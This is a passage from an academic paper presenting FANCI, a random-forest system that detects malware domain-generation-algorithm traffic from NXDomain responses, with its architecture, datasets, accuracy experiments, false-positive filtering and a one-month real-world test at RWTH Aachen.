In this section, we present *Feature-based Automated NXDomain Classification and Intelligence (FANCI).*

FANCI is a lightweight system for classifying arbitrary NXDs into benign and DGA-related solely based on domain names. It consists of three modules: training, classification, and intelligence. Figure 3 provides an overview of FANCI's architecture, of required inputs, of outputs, and of the way FANCI processes data internally. The three modules and potential application scenarios are described in more detail in the following.

## 4.1 Training Module

As FANCI is based on supervised learning classifiers, it requires training with labeled data. The training module implements training of classifiers and requires the input of labeled mAGDs and bNXDs (see upper left in Figure 3). We obtain labeled mAGDs for training purposes from DGArchive. Assuming FANCI operates in a campus or business network, bNXDs can for example be obtained from the network's DNS resolver. To obtain an as clean as possible set of bNXDs for training, we filter them in a *cleaning* step against all known mAGDs from DGArchive [14]. After the cleaning step, feature extraction is performed for each of the inputs as described in Section 3.

The output of the training module is a trained model, ready to be used for classification of unknown NXDs in the classification module.

## 4.2 Classification Module

The classification module classifies arbitrary NXDs into mAGDs and bNXDs based on a model it receives from the training module (see middle part of Figure 3). The classification module operates on an NXD, that is, on an individual domain name as input submitted for classification either by an intelligence module (see Section 4.3) or by any other source as indicated with a dashed arrow in Figure 3. The output of the classification module is a label for the submitted NXD that can take either of the two values *benign* or *malicious*.

To perform the classification, first, feature extraction is performed on the input NXD as described in Section 3. Afterwards, the actual classification is performed (currently either by RFs or by SVMs) on the extracted feature vector using the previously trained model. The classification module can either be used standalone or in combination with the intelligence module.

## 4.3 Intelligence Module

The intelligence module's task is to supply intelligence based on classification results, in particular, find infected devices and identify new DGAs or unknown seeds. As opposed to the classification module, which only takes the NXD itself as input, the intelligence module additionally takes the source and destination IP address and the timestamp of each NXD response as input in order to be able to map a malicious label as classification result back to the device that initiated the query.

In a first preprocessing step this module extracts the domain name and the aforementioned meta data from an NXD response. It uses the classification module to determine the label of the corresponding NXD and stores the results including the meta data in a database. To handle and improve results, postprocessing is performed, which can be divided into filtering and transformation.

Filtering is performed to further reduce false positives (FPs) and is carried out by filtering all positives against two whitelists. An NXD is removed from the positives list if it ends with a domain name present in one of the whitelists.

The first whitelist is of global nature and always applicable. It consists of the top $X$ Alexa domains[6], where the exact amount $X$ to use in this step is configurable. Whitelisting the top Alexa domains is based on the commonly made assumption that criminals are not able to host command & control (C2) servers under the most popular domains [4, 1]. To avoid whitelisting domain names such as `dyndns.org`, we exclude all domains from this list under which domains are publicly registrable according to Mozilla's list of public suffixes [8].

The second whitelist is of local nature. It considers domains occurring with high frequency in the network FANCI operates in. This list is fully configurable and we provide examples for two networks in the evaluation part of this paper (see Section 5.2.4).

After filtering, transformations are applied on the results to generate different views on this data and facilitate the analysis of the results. These transformations primary include the grouping of all positives by TLD or second-level domain, the grouping of NXDs by IP address of the requesting device, and the grouping by timestamps. Additionally, string-based searching and filtering of NXDs can be performed. Now, the data is well-prepared for a manual review and a conclusive interpretation.

## 4.4 Usage Scenarios

FANCI is a versatile and flexible system and is applicable in a variety of different scenarios. We mainly differentiate between two major use cases. The first case considers the usage of FANCI with all of its three modules at a single operation site, while the second case takes advantage of FANCI's modular design and considers a distributed use of FANCI.

[6] `https://www.alexa.com/`



Figure 3: Abstract illustration of the architecture and operation of FANCI.

**Local.** This deployment scenario is typical for corporate or campus-grade networks, where FANCI can be used locally as a fully-featured system. Networks of this size usually have a centralized DNS infrastructure which eases the deployment of FANCI, in particular the acquisition of bNXDs to train the classifier and also subsequent real-time detection using NXD responses. In such a deployment the previously trained model is used to label NXDs and to provide insights about infected devices to network administrators and incident handlers.

In some networks (e.g., in a typical university network) DNS traffic of devices can be monitored in a way such that IP addresses of querying devices are visible. In this case, FANCI's intelligence module is able to map mAGDs detected in NXD responses to infected devices that queried them. The detection of an infected device may trigger a monitoring of the successfully resolved DNS traffic originating from these devices. Using FANCI's classification module trained on successfully resolved domains (see Section 5.5) then enables the detection of successfully resolving mAGDs and the identification of C2 servers allowing for blacklisting of corresponding IP addresses. Note that starting with monitoring the NXD responses only, has the advantage that much less traffic needs to be handled in this step than if we would monitor the full DNS traffic. As a DGA typically generates many more mAGDs that result in NXD responses than mAGDs that resolve, monitoring NXD responses is the most promising way to find infected devices. The chance an infected device is able to contact its C2 server before it has queried a non-resolving mAGD seem very slim.

In less permissive networks (e.g., in large corporate networks) DNS traffic may not allow for a direct mapping to devices, for example, because of a hierarchical DNS infrastructure, where central DNS servers only communicate with subordinate domain controllers. In this case, the identification of infected devices is less straight forward but could to some extend be managed with the help of sinkholing mAGDs detected by FANCI. FANCI could also be integrated into existing monitoring software and can significantly add value to its detection capabilities by providing directly utilizable threat intelligence. Domains that were classified as mAGDs by FANCI can be considered to be high-confidence indicators of compromise (IOCs). Thus, FANCI can trigger and support a variety of subsequent measures. This may include proxy log and DNS log analysis, for example to retrospectively detect further infections and to sinkhole or blacklist identified C2 domains. Furthermore, the utilization of detected mAGDs on host-based agents or network edge devices like routers or firewalls is possible to find further infected devices and disrupt C2 traffic at the same time.

**Outsourced.** FANCI generalizes well to unknown environments, which means that some parts can be outsourced. In particular, it is possible to perform training with data obtained from a certain campus-grade network and use the resulting model to perform detection in other networks. This enables the use of FANCI in networks, where it is hard to perform training. For example, this can be small networks (e.g., those of small businesses), where it takes too long to get the necessary amount of data for training or this can be networks, where it is a non-trivial task to obtain a clean set of bNXDs for supervised learning (e.g., ISP networks).

Furthermore, FANCI's classification module can be used *as a service*, for example, accessible via an API or a web service useable by security software or security researchers. Note that in this case, only the domain name in question would have to be submitted to the server. The entirety of labeled mAGDs could also further be shared using various mechanisms, for example, as a threat intelligence feed, which can again be integrated into existing protection efforts of large and medium-sized companies.

## 5 Evaluation

In this section, we present an extensive evaluation of FANCI's classification module. We compare SVMs and RFs to find the best performing classifier setup for detecting mAGDs and show that RFs slightly outperform SVMs in this use case. We show that FANCI's classification module generalizes well to unknown network environments and present a real world application test, whereby we are able to report new DGAs. Finally, we evaluated how well FANCI's classification module is able to detect resolving mAGDs in full DNS traffic. Before presenting our results in detail, we first describe our evaluation procedure, including a description of the data sets our evaluation is based on.

### 5.1 Data Sets

As FANCI's classification module relies on supervised learning classifiers, we require labeled data sets for training and evaluation. Furthermore, as classification is performed on domain names only, we only require sets of labeled unique domain names to evaluate classification performance. The three data sources we use are the RWTH Aachen University campus network, the internal network of Siemens AG and the DGA Archive [14].

**RWTH Aachen University.** The central DNS resolver of RWTH Aachen University serves as first source for bNXD responses, which includes a variety of academic institutes, eduroam[7], several administrative networks, student residences, and the University hospital of RWTH Aachen. The campus network is additionally interconnected with the University of Applied Science Aachen, and the Research Center Jülich [15]. Due to enforcement, a vast majority of devices uses the network's central DNS resolvers. Our bNXD data set is a continuous one-month recording of NXD responses recorded at the central DNS resolver. We recorded 31 days overall, more precisely from 22 May 2017 until 21 June 2017. In this one-month period, we recorded pcap files of NXD responses with a size of 98.9 GB containing approximately 700 million NXD responses, that is, on average we recorded 3.2 GB or 22.6 million NXD responses per day. In total, this data set comprises 35.8 million unique NXDs.

**Siemens.** As a second source for bNXDs we obtained data from the DNS infrastructure of Siemens. Note that we only obtained NXDs and not full NXD responses as this is entirely sufficient for FANCI's classification module. This data originates from several central DNS servers of Siemens AG and covers three regions: Europe, Asia, and the USA. This broad and international coverage guarantees diverse data from different entities and devices. We obtained data of a two-month period from September and October 2017 (i.e., 61 days) comprising 31.2 million unique NXDs overall.

The long recording periods for both benign data sets guarantee a representative data set including different times of the day, different days of the week, and working and non-working days. To clean our benign data sets as far as possible we checked our benign data against DGArchive [14] and removed all known mAGDs.

**DGArchive.** To obtain sets of known mAGDs we used the DGArchive [14]. mAGDs in DGArchive are computed by using reimplementations of reverse engineered DGAs and by using corresponding known seeds. Hence, DGArchive serves as an extremely reliable source for a malicious data set. Our data set comprises all data available from DGArchive at the time of writing. We were able to obtain mAGD data for 1,344 days, ranging from 12 February 2014 until 30 January 2018. In total, this set contains 72 different DGAs. As our selected ML algorithms at least need a set size of a few hundred NXDs to perform well, we decided to reduce the set by eliminating all DGAs with less than 250 unique mAGDs. This results in 59 remaining DGAs. For our malicious data set we consider unique mAGDs of these DGAs exclusively. This comprises 49,738,973 unique mAGDs in total. Across these DGAs, the number of unique mAGDs is between 251 and 13,488,000.

### 5.2 Classification Accuracy

In this section, we first determine the best performing classifier or ensemble of classifiers for detecting mAGDs. Next, we present several experiments, each to prove a certain capability of FANCI's classification module. This includes the ability to detect unknown seeds and unknown DGAs as well as showing that FANCI's classification module generalizes very well.

#### 5.2.1 Experimental Setup

Due to the considerable size of our data set, we performed random sampling to generate sets for our evaluations. Each data set is composed of as many bNXDs as mAGDs, and is created by performing fresh uniform random sampling for each single set from our benign data sets. Depending on the corresponding experiment, the malicious data is either drawn uniformly at random

[7] Education Roaming—WLAN infrastructure for students and employees, `https://eduroam.org`

from the unique mAGDs of all DGAs or from the unique mAGDs of a single DGA. For sets considering all DGAs, we strive a uniform representation of all DGAs as far as possible. The size of a set here denotes the number of samples in total, that is, the sum of bNXDs and mAGDs.

Depending on the experiment we perform either a 5-fold cross validation (CV) or a leave-one-group-out (LOGO) CV. In a 5-fold CV the data set is divided into 5 equally sized folds using 4 for training and 1 for prediction. Each fold is used exactly once for prediction. Resulting statistical metrics are averaged over all 5 runs. An LOGO CV is in its basic procedure similar to a $k$-fold CV, but instead of building $k$ random folds, the folds are defined regarding a predefined grouping, for example, by seeds or DGAs.

We determined the optimal parameter settings for the ML algorithms for two different scenarios with the help of extensive grid searches on data sets independent of the ones used for evaluation. The first scenario considers *single-DGA detection*, (i.e., one classifier targeting one specific DGA), where the second targets *multi-DGA detection* (i.e., one classifier trained to detect all DGAs). We fixed the resulting parameters and used them in all subsequent evaluation scenarios including the one done in the wild. For an excerpt of the results of the grid searches see Appendix B.

All computations were carried out on the RWTH Compute Cluster[8].

In all experiments, we consider accuracy (ACC) as primary metric to characterize a classifier's performance defined as $ACC = |TP| + |TN| / |population|$, where $|TP|$ is the amount of true positives and $|TN|$ the amount of true negatives. This means that ACC indicates the fraction of correctly predicted samples. However, for each experiment we additionally present statistics of the following four metrics: true positive rate (TPR), true negative rate (TNR), false negative rate (FNR), and false positive rate (FPR). For each metric we consider the arithmetic mean $\bar{x}$, the standard deviation $\sigma$, the minimum $x_{min}$, the median $\tilde{x}$, and the maximum $x_{max}$.

### 5.2.2 Classifier Selection

In this section, the presented experiments reflect the procedure to select the best performing classifiers for a real-world application. For the following experiments we consider benign data from RWTH Aachen exclusively. We performed each experiment for SVMs and RFs. As it is our goal to find the best performing classifier and RFs perform marginally better than SVMs in most scenarios, we present results for RFs in the following in detail. Results for SVMs can be found in Appendix A.

[8] `https://doc.itc.rwth-aachen.de/display/CC`

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99936 | 0.99989 | 0.99883 | 0.00011 | 0.00117 |
| $\sigma$ | 0.00190 | 0.00050 | 0.00351 | 0.00050 | 0.00351 |
| $x_{min}$ | 0.98600 | 0.99400 | 0.97267 | 0.00000 | 0.00000 |
| $\tilde{x}$ | 0.99988 | 1.00000 | 0.99978 | 0.00000 | 0.00022 |
| $x_{max}$ | 1.00000 | 1.00000 | 1.00000 | 0.00600 | 0.02733 |

Table 4: Results for classifying bNXDs and mAGDs of single DGAs with RFs. In total, 295 sets of 59 DGAs were considered each evaluated by 5 repetitions of a 5-fold CV.

**Single DGAs.** The first experiment covers the detection of a certain single DGA using a dedicated classifier. We considered all 59 DGAs and created 5 different sets per DGA of a maximum set size of 100,000 following the procedure presented in Section 5.2.1. This means that each data set always contains an equal number of mAGDs and bNXDs. Depending on the DGA less than 50,000 unique mAGDs may be available. In these cases the set size is adjusted accordingly. In summary, this yields 295 sets of a maximum size of 100,000. For each set we performed 5-fold CVs, which we repeated 5 times with fresh, random folds.

Table 4 presents a statistical description of an RF's capabilities in the detection of single DGAs. The mean ACC is 0.99936 with a small standard deviation of 0.00190. The minimal ACC of 0.98600 is reached in the detection of *Bobax*, which is the only outlier. RFs detect 6 out of 59 DGAs (*Bamital*, *Blackhole*, *Dyre*, *Sisron*, *Tofsee*, and *UD2*) with 100 percent ACC.

**Unknown Seeds.** In this experiment, we focus on evaluating the detection of mAGDs generated by a DGA with a new seed, where the model is trained with mAGDs generated by the same DGA using known seeds.

To evaluate this scenario we perform an LOGO CV, that is, we perform training with mAGDs of all but one seed of a certain single DGA, perform prediction on the skipped one, and repeat this procedure for each seed and DGA. Again, we use data sets with a maximum size of 100,000 and use 5 distinct sets per DGA. We consider all DGAs with at least two known seeds, which yields 30 DGAs with 550 seeds overall. In total, this results in $5 \cdot 550 = 2750$ iterations for all available seeds and DGAs.

A statistical summary of the evaluation results for this experiment for RFs is depicted in Table 5. The mean of the ACC is 0.95319 showing a notable standard deviation of 0.12499. ACC values are between 0.49900 and 1.0, where 75 percent of all measures show a higher ACC than 0.98193. As only 6 DGAs are related to an ACC lower than 98 percent, the wide range of the ACC can be

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.95319 | 0.90689 | 0.99947 | 0.09330 | 0.00053 |

Table 6: Results for detecting mAGDs with RFs of arbitrary mixed DGAs using 5 repetitions of 5-fold CV for each set. In total, 20 sets were considered.

explained by outliers.

This experiment is the only experiment, where SVMs perform slightly better than RFs. SVMs achieve a mean ACC of 0.98315 with a much smaller standard deviation of 0.06166, but with a similar wide range from 0.49850 to 1.0. Detailed results of this experiments for SVMs are presented in Table 14. SVMs are also affected by the same outliers (i.e., the same DGAs cause problems) as RFs. In contrast to RFs, SVMs do not consistently miss all new seeds of these certain DGAs and hence yield a slightly higher ACC in the mean.

**Mixed DGAs.** Next, we examine how well a single classifier trained on some mAGDs of the known DGAs is able to detect other mAGDs generated by one of these known DGAs.

We created 20 sets of a targeted size of 100,000 containing an equal number of mAGDs of each of the 59 DGAs. For DGAs with a too small amount (i.e., less than $50000/59 \approx 847$) of unique mAGDs we included all available mAGDs of such DGAs, which results in an effective set size of 92,102. For each of these 20 sets we performed 5 repetitions of a 5-fold CV.

In its trend, results for detecting mAGDs in sets containing mAGDs of multiple DGAs are similar to the detection of using dedicated classifiers for each single DGAs as presented previously. Table 6 illustrates measurement results for RFs. The ACC's mean is 0.99759 with a very small standard deviation of 0.00009. Minimum and maximum ACC values are 0.99745 and 0.99776 respectively.

In summary, we state a single classifier trained with mAGDs of multiple DGAs achieves a very high and stable ACC in detecting arbitrary mAGDs.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.98073 | 0.96389 | 0.99756 | 0.02424 | 0.00244 |
| $\sigma$ | 0.00034 | 0.00065 | 0.00015 | 0.00072 | 0.00015 |
| $x_{min}$ | 0.97972 | 0.96182 | 0.99726 | 0.02339 | 0.00221 |
| $\tilde{x}$ | 0.98078 | 0.96397 | 0.99759 | 0.02416 | 0.00241 |
| $x_{max}$ | 0.98119 | 0.96468 | 0.99779 | 0.02649 | 0.00274 |

Table 7: Results for LOGO CV for sets of mAGDs of mixed DGAs grouped by DGA using RFs. In total, 20 sets were considered.

**Unknown DGAs.** This experiment confirms capabilities in detecting mAGDs of unknown DGAs. To verify that our classifiers are able to generalize to mAGDs of unknown DGAs we performed LOGO CV regarding a grouping by DGA, that is, mAGDs of all but one DGA are used for training and mAGDs of the left out DGA are predicted. Sets considered in this experiment are equivalent to sets from the previous experiment, that is, we consider 20 sets with equal numbers of mAGDs per DGA. This means that for each of the 20 sets we performed 59 iterations of training and prediction leaving one DGA out at once.

Table 7 depicts a statistical summary of results for RFs in detecting mAGDs of unknown DGAs. The ACC is between 0.97972 and 0.98119 and the mean of the ACC is 0.98073 with a very small standard deviation of 0.00034. RFs detect 55 out of 59 left out DGAs with an ACC comparable to the previously presented experiment. We conclude that we are able to detect mAGDs of unknown DGAs.

**Classifier Selection.** In real-world applications, we aim at reliably detecting known DGAs as well as unknown seeds and DGAs. Furthermore, we want to achieve maximum classification accuracy. Hence, we have to choose the best performing classifier or ensemble of classifiers to achieve these goals. For this reason, we additionally evaluated several logical combinations of classifiers dedicated to single DGAs. In particular, we tested several *or* and *and* combinations, threshold voting with different thresholds, majority voting, even with combinations of RFs and SVMs. However, a single RF classifier trained with all known DGAs outperforms any of the above ensembles. That is why FANCI uses a single RF classifier trained with mAGDs of all known DGAs.

### 5.2.3 Generalization

Up to now, we performed all experiments with test sets containing bNXDs from RWTH Aachen University. In

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99699 | 0.99815 | 0.99582 | 0.00185 | 0.00418 |
| $\sigma$ | 0.00015 | 0.00018 | 0.00022 | 0.00018 | 0.00022 |

| $x_{max}$ | 0.99730 | 0.99868 | 0.99628 | 0.00213 | 0.00460 |

Table 8: Results for classifying mAGDs of arbitrary mixed DGAs and bNXD from Siemens applying 5 repetitions of 5-fold CV for 20 sets each of size 100,000 using RFs.

this section, first, we show that FANCI performs with the same quality when trained and deployed in a different network. Second, we demonstrate that it is even possible to perform training with data recorded in one network and use the resulting classification model in another network. This means that FANCI generalizes well to new environments.

**Mixed DGAs; Training and Prediction Siemens.** To illustrate FANCI's detection capabilities are independent of a certain network, we repeated the *mixed DGA experiment* from Section 5.2.2 but with sets generated with bNXDs from the Siemens data set. This experiment yields ACC values comparable to those obtained in the same setting for RWTH data. The mean ACC is 0.99699 with a small standard deviation of 0.00015, where the minimum is 0.99681 and the maximum is 0.99730. Table 8 illustrates the detailed detection performance when using data from the Siemens network.

Next, we carry out two experiments proving that our trained classifiers generalize well to unknown networks, that is, we examine the scenario of training a classifier using data from a certain network but use this classifier somewhere else. To evaluate our loss in ACC when using a classifier trained in a foreign network we compare the ACC to scenarios, in which we trained and predicted using bNXDs from the same network.

**Mixed DGAs, Training RWTH, Prediction Siemens** The first experiment considers training using bNXD from RWTH Aachen and performs prediction on sets composed with bNXDs from Siemens. The second experiment is performed vice versa. These experiments are based on the fact that mAGDs do not differ from network to network, but only bNXDs may be different. For both benign data sources we consider 20 data sets each generated as in the previous experiments. Each data set is used for training once, where prediction is performed for each of the 20 sets of the other bNXD source. This results in $20 \cdot 20 = 400$ passes for each of the two experiments.

Table 9 presents results for considering sets containing bNXDs from RWTH Aachen for training and sets containing bNXDs from Siemens for prediction. The mean ACC is 0.99534, with a small standard deviation of 0.00018. In comparison to performing training and prediction on sets containing bNXDs from Siemens (see Table 8), the mean ACC is only marginally smaller, namely 0.00165 percentage points. This is explained by an increase of FPs. However, the false negatives (FNs) even decrease.

Table 10: Classification accuracy for training on Siemens data and prediction on RWTH Aachen data using RFs.

**Mixed DGAs, Training Siemens, Prediction RWTH** Table 10 shows results for considering sets containing bNXDs from Siemens for training and bNXD data from RWTH Aachen for prediction. In this experiment the mean ACC is 0.99785, which is in comparison to the RWTH-only (see Table 6) experiment even marginally larger, namely by 0.00026 percentage points. Although the FPs increase slightly, the FNs decrease. This confirms the trend from the previous experiment.

Again, we performed all experiments with SVMs and RFs and RFs perform consistently better than SVMs. Results for SVMs can be found in Appendix A. In summary, the previous experiments show that FANCI is in general independent of a certain network, generalizes well to unknown environments, and even allows for outsourcing of the actual classification.

#### 5.2.4 Additional False Positive Reduction

As highlighted in Section 4.3, FANCI performs a filtering in the intelligence module to reduce FPs. To evaluate the efficiency of our filtering approach we consider sets

| Initial | Alexa top $X$ | Alexa | | Alexa + Local | |
|---|---|---|---|---|---|
| | | red. by % | rem. | red. by % | rem. |
| RWTH 6,522 | $10^2$ | 0.08 | 6,517 | 75.53 | 1,596 |
| | $10^4$ | 71.79 | 1,840 | 77.69 | 1,455 |
| | $10^6$ | 86.49 | 881 | 89.88 | 660 |
| Siemens 11,431 | $10^2$ | 0.31 | 11,395 | 47.85 | 5,961 |
| | $10^4$ | 7.52 | 10,571 | 53.12 | 5,359 |
| | $10^6$ | 74.18 | 2,952 | 77.74 | 2,544 |

Table 11: False positive reduction applied with and without local specific whitelist, where the reduction is presented in percent (red. by %) and the remaining amount of FPs (rem.) is additionally stated as absolute value.

of all unique FP bNXDs occurred during experiments presented in the previous sections. As we use a local specific whitelist in the second filtering step, we consider two data sets, one for RWTH Aachen FP bNXDs (6,522) and one for Siemens FP bNXDs (11,431). We evaluated the global filtering step using the Alexa top 100, top 10,000, or top 1,000,000. The local specific filtering is performed with appropriate whitelists for each of the networks. For the RWTH Aachen University network, this list for example includes domains, such as, `rwth-aachen.de`, `sophosxl.net`, and `fh-aachen.de`. For the Siemens network, this list for example contains: `siemens.net`, `trendmicro.com`, `mcafee.com`, and `bayer.com`. These local specific whitelists assume that there is no C2 server present in the campus networks. Additionally, we assume that certain companies, such as, Sophos, McAfee, and TrendMicro do not host a C2 server.

Table 11 presents the results of applying both filtering steps subsequently on these two sets of unique FP bNXDs. It states the reduction of FPs in percent and the amount of remaining FPs. For data from RWTH Aachen we are able to reduce the FPs by 75.53 up to 89.88 percent, which results in 1,596 or 660 remaining FPs respectively. Considering the Siemens network, we reduce the FPs at least by 47.85 percent resulting in 5,961 domains and in the best case we reduce the FPs by 77.74 percent yielding 2,544 domains left.

The results clearly show the efficiency of our subsequent FP filtering. Although FANCI's classification accuracy is already outstanding, we are able to at least halve the amount of FPs even when only considering the Alexa top 100 as whitelist. In the best case we are even able to reduce FPs to a tenth of the initial amount.

Now, that we have seen FANCI's capabilities in detecting mAGDs and proved efficiency of our false positive reduction we present a real world application of FANCI in the next section.

## 5.3 Real World

In this section, we present the application of FANCI in the university network of RWTH Aachen.

**Setup.** For our real world application test of FANCI we consider a fresh one-month recording from the central DNS resolver of RWTH Aachen University comprising 31 days, more precisely from 13 October 2017 until 12 November 2017, where the data amount is similar to the recording from Section 5.1. This means that FANCI has to handle approximately 700 million NXD responses in total, containing 35 million unique NXDs. FANCI is used with a single RF classifier trained on a set of size 92,102 containing mAGDs of 59 different DGAs and bNXD from RWTH Aachen network from the data set described in Section 5.1. The set contains bNXDs and mAGDs in equal parts and equal many mAGDs of each DGA. We applied FANCI by first using the classification module on all NXD responses from the fresh recording and then used the filtering capabilities of the intelligence module for FP reduction using Alexa's top 1,000,000.

**Results.** Applying these two steps we obtained 22,755 unique positive NXDs ($\sim 0.065\%$) that occur in 45,510 NXD responses ($\sim 0.0065\%$) in total. After a semi-automatic examination of these remaining positives, we are able to report 405 unknown mAGDs corresponding to ten different groups either indicating an unknown DGA (UD) or an unknown seed (US). To find groups of unknown mAGDs we make use of the different views provided via FANCI's intelligence module as presented in Section 4.3. Note that unknown, here, means that the found mAGDs neither are listed in DGArchive nor could be found via other common sources at the time of writing. We will submit all findings to DGArchive. Figure 4 shows representatives of each of the ten groups including a label indicating if we reckon the group as UD, as US, or if both seems possible. We carried out the labeling of the groups with the help of DGArchive, domain knowledge, and manual research.

By implication, we have seen at most 22,345 unique FPs in our one-month, real-world test resulting in a worst-case FPR of approximately 0.00064. As it is hard to determine correct ground truth in a real-world application, this FPR is only of limited significance. For statements about the quality of FANCI's classification capabilities, it is more promising to analyze the potential FPs in more detail. The set of potential FPs is characterized by a high diversity among the NXDs. Figure 5 shows twelve potential FPs seen in our real-world evaluation. They can be classified into two groups: human-generated and machine-generated. Where human-generated NXDs usually exhibit natural language patterns or are very sim-



Figure 4: Illustration of unknown mAGDs.

ilar to existing domains, machine-generated NXDs tend to be either of random nature or of technical origin. Assigning an NXD to one of these classes is not always possible without additional information, for example consider the potential FP NXD `c.ssl-cd.com`, which could belong to each of the classes.

As there is no striking group of similar NXDs among the set of potential FPs, this allows us to conclude that FANCI makes no systematic classification errors underlining FANCI's extraordinary classification performance.

As the network of RWTH Aachen is secured by business security software and appliances using blacklists for known mAGDs, it is not surprising that we could find almost no known mAGD in our real-world test. To be precise, using DGArchive we were able to identify only 31 unique known mAGDs.

The application of FANCI in a month-month period in the university network of RWTH Aachen strikingly



Figure 5: Sample of potential FPs.

illustrates its detection capabilities in real world. Furthermore, this test emphasizes FANCI's ability to detect unknown mAGDs as well as known mAGDs. To further support FANCI's applicability in real, large-scale networks we present a consideration of FANCI's classification speed in the following.

## 5.4 Training and Classification Speed

This section presents a brief overview of training and classification speeds to demonstrate FANCI's real-world applicability. All measurements were performed single-threaded on a Dell OptiPlex 980 with Intel i7 870@2.93GHz CPU and 16GB RAM running Ubuntu Linux 16.04. We performed training and classification 10 times for each of the mixed sets of size 92,102 used for our evaluation in Section 5.2. Feature extraction is included in time measurement.

On average, this results in a training time of 339.71 seconds (5,66 minutes) for an RF.

An RF is able to classify 92,102 unknown samples within 234.76 seconds. This means that on average performing classification of a single unknown sample takes 0.0025 seconds for RFs including feature extraction.

Based on the measurements presented above FANCI is able to perform classification for 400 packets per second on a general purpose computer using a single thread. As in the network of RWTH Aachen University as presented in Section 5.1 on average there are 164 NXD responses per second with a maximum peak of 900 NXD responses per second, we can state that FANCI is real-world applicable and is even able to perform live detection in large networks without sampling.

## 5.5 Successfully Resolved Domain Names

If a device is detected by FANCI to be infected with a bot it will ultimately successfully query for the IP address of its C2 server. If such a successful query can be detected (e.g., by using FANCI on the successful queries of infected devices after their identification), this reveals the IP address of a C2 server for the botnet in question.

We therefore present a preliminary evaluation of how well FANCI is able to separate mAGDs from success-

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.94962 | 0.97387 | 0.92537 | 0.02613 | 0.07463 |
| $\sigma$ | 0.00071 | 0.00068 | 0.00108 | 0.00068 | 0.00108 |
| $x_{min}$ | 0.94809 | 0.97195 | 0.92328 | 0.02508 | 0.07251 |
| $\tilde{x}$ | 0.94973 | 0.97382 | 0.92530 | 0.02618 | 0.07470 |
| $x_{max}$ | 0.95060 | 0.97492 | 0.92749 | 0.02805 | 0.07672 |

Table 12: Classification accuracy for 5-fold CV on successfully resolved domains and mAGDs of arbitrary DGAs using RFs.

fully resolving queries. In particular, we performed test measurements using random forests and a setup similar to the *mixed DGA* case presented in Section 5.2.2. Instead of bNXDs we composed the data sets of successful resolved domains from the Siemens network and known mAGDs of arbitrary DGAs. As in Section 5.2.2 we performed 5 repeated 5-fold CVs on 20 sets. Without further optimizations or new features adapted for successfully resolved domains, we achieved a mean ACC of 0.94962 with a small standard deviation of 0.00071, a minimum of 0.94809 and a maximum of 0.95060. Table 12 presents detailed results for this proof of concept experiment using RFs. Results for SVMs can be found in Appendix A.

Considering the fact that we only require to process successfully resolved domains of single devices or small groups of devices, the previously presented approach is highly promising for performing identification of C2 servers.

## 6 Related Work

In the past, monitoring DNS traffic (successfully resolving and/or non-resolving) has been used as primary or additional source of information in detecting malicious activity in a network (e.g., [2, 16, 18, 9, 4]). Some of these approaches have concentrated on identifying C2 servers (e.g., [18, 16]), others have focused on detecting mAGDs (e.g., [2]), identifying infected devices (e.g., [9]), or detecting malicious URLs in general (e.g., [4]).

The most striking difference between these prior approaches and FANCI is that they all require more or less extensive tracking of DNS traffic, that is, they require a correlation of information extracted from groups of DNS queries and/or responses (e.g., for features extraction). In contrast, the features that FANCI's classification module uses when predicting a particular NXD are extracted from this NXD alone, such that FANCI does not require any tracking. In addition, many of the prior approaches are based on clustering, which indulges manual labelling of the identified clusters. As opposed to this, FANCI (like [4]) makes use of an ML-classifier.

Detecting mAGDs in successfully resolving DNS traffic allows for identifying C2 servers (see Section 5.5 for an initial evaluation of FANCI in this context). However, monitoring only NXD responses has the advantage that infections with bots can be detected with less delay and while processing significantly less traffic as the vast majority of DGAs issue many more NXDs than registered names.

While the prior works show promising detection capabilities on specific data sets, little information on their generalizability and the efficiency of their detection process in terms of time and memory requirements is reported. FANCI is highly efficient with respect to both prediction (0.0025s/sample) and training (5.66min on 92102 samples) and shows a high accuracy with low FPR in very large scale realistic scenarios even when trained on a different network.

A fair comparison between FANCI and the prior approaches with respect to detection accuracy and efficiency is hard to achieve as they aim at slightly different targets and use different data sets even if they do aim at the same target. These data sets and the implementations of the systems are not publicly available. In the following, we nevertheless discuss the approaches most closely related to FANCI in more detail.

**Exposure.** Bilge et al. [4] introduce a system called Exposure that aims at detecting malicious domain names in DNS traffic in general, that is, they do not focus on mAGDs but also aim at detecting domain names used in the context of phishing or in the context of hosting malicious code. In contrast to FANCI, Exposure monitors full DNS traffic and not only NXD responses. Additionally, Exposure always requires access to more sensitive information than FANCI (e.g., access patterns). Like FANCI, Exposure is based on ML-classification and uses a small set of carefully selected features. However, the features are not only extracted from single domain names but also include features extracted from correlating several DNS queries or responses. The accuracy of Exposure lies in a similar range as FANCI's ACC (but targeting detecting malicious domain names in general) and is evaluated on real-world data as well. Due to requiring sensitive and contextual information, Exposure is not as versatile as FANCI especially when it comes to software-as-a-service deployments.

**Winning with DNS Failures.** Yadav and Reddy [18] were the first to consider the detection of botnets leveraging both DNS responses of successfully resolving domain names and NXD responses. They introduce a system primarily targeting at the identification of IP addresses of C2 servers of DGA-based botnets. The system is based on narrowing down a set of potentially malicious

IP addresses by filtering. This filtering requires access to the overall successfully resolving DNS traffic (in order to count the number of domains that resolve to a given IP address), NXD responses in the vicinity of successful queries, as well as the entropy of failed and successful DNS queries. The output of the filtering is a set of potential C2 server IP addresses.

**Pleidas.** Antonakakis et al. [2] present a DGA detection and discovery system called *Pleidas*. The system is able to discover new DGAs by means of clustering and to detect known DGAs by means of a supervised learning using a multi-class variant of alternating decision trees. Applying their system in a large ISP environment over a period of 15 months, they discovered twelve new DGAs, where six of them are completely new and six are variants of previously known ones.

Pleidas uses a set of statistical and structural features, where all features are extracted from groups of NXD responses originating from a single host.[9] The statistical features include entropy measures and n-grams over the group of domain names. The structural features comprise domain lengths, uniqueness and frequency distributions of TLDs, and the number of subdomain levels present.

